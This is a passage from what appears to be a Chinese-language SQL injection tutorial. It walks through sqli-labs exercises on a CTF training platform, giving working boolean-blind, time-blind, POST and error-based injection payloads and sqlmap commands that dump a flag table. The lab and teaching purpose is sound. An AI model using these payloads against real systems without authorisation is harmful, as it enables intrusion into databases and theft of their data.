
再判断判断所有字段具体字符
1 | ?id=1' and ascii(substr((select group_concat(column_name) from information_schema.columns where table_name="flag"),1,1))=102--+ |
字段名是 flag

判断需要的该字段下所有内容的长度
1 | ?id=1' and length((select group_concat(flag) from "ctftraining.flag"))=148--+ |

再判断判断所有内容具体字符
1 | ?id=1' and ascii(substr((select group_concat(flag) from ctftraining.flag),42,1))=125--+ |
结束
脚本代码
(自己写的,水平有限,不够简洁,效率一般)
1 | import requests |
使用 sqlmap
爆库
1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-5/?id=1 --technique B -dbs |

爆表
1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-5/?id=1 --technique B -D ctftraining --tables |

爆列
1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-5/?id=1 --technique B -D ctftraining -T flag --columns |

爆数据
1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-5/?id=1 --technique B -D ctftraining -T flag -C flag --dump |

延时盲注
含义:
因为无论输入什么,结果都一样。在布尔盲注的基础上加上时间函数,以出现回显的时间是否延迟为判断条件
重要函数
1 | # a是判断条件,正确就执行b,错误就执行c |
以 Less9 为例
手注(演示)
判断闭合类型
第一个延时了,第二个没延时。为单引号闭合
1 | ?id=1' and if(1=1,sleep(5),1)--+ |
判断数据库长度
1 | ?id=1' and if(length((select group_concat(schema_name) from information_schema.schemata))>10,sleep(5),1)--+ |
判断数据库具体字符
1 | ?id=1' and if(ascii(substr(((select group_concat(schema_name) from information_schema.schemata)),1,1))>10,sleep(5),1)--+ |
其他的不演试了,这函数嵌套的太多了
使用 sqlmap
不用 sqlmap 的话,写脚本我不会写,水平有限
1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-9/?id=1 --technique T --dbs |
这里多了一个新选项,还是看不懂,选是


后面还是老套路,直接跳最后一步吧
1 | python sqlmap.py -u http://fb38469f-e856-4765-99c5-a785393f23ee.node5.buuoj.cn/Less-9/?id=1 --technique T -D ctftraining -T flag -C flag --dump |

POST 型注入
是把注入点由 get 方式换为了 post 方式
以 Less11 为例
手注

给了俩框

抓下包

测试一下闭合,输入 1’,出现错误信息,而 1”没有错误信息
输入恒等式测试,成功。看出是单引号闭合
1 | 1' or 1=1# |

或者输入转义字符,看出单引号闭合
1 | 1\ |

接下来就是联合注入了
1 | -1' union select 1,group_concat(schema_name) from information_schema.schemata# |
使用 sqlmap
使用 burp 抓包,之后右键复制到文件,使用 txt 后缀
之后进入 sqlmap,按如下格式输入
比如我保存在 post_test 文件夹下


1 | python sqlmap.py -r post_test\less11.txt -dbs |
成功爆库
报错注入
原理:
报错注入是通过特殊函数错误使用并使其输出错误结果来获取信息的。是一种页面响应形式。
响应过程:
用户在前台页面输入检索内容
后台将前台页面上输入的检索内容**无加区别的拼接成sql语句,送给数据库执行
数据库将执行的结果返回后台,后台将数据库执行的结果无加区别**的显示在前台页面
报错注入存在基础:
后台对于输入输出的合理性没有做检查
extractvalue报错注入
1 | EXTRACTVALUE (XML_document, XPath_string); |
补充:什么是 xml?XML 学习
updatexml报错注入
1 | 函数updatexml(XML_document,XPath_string,new_value) |
floor报错注入
** 这种注入方式与以上两种方式原理上存在很大的区别,相对来说要复杂很多。**参考文章
*原理:利用select count(),floor(rand(0)*2)x from information_schema.character_sets group by x;导致数据库报错,通过concat函数连接注入语句与floor(rand(0)*2)函数,实现将注入结果与报错信息回显的注入方式。 **
1 | # 每次产生0-1的随机数,若随机数种子一样,则产生的随机数也一样 |
例题:以 Less17 为例

这题情景是要重置密码
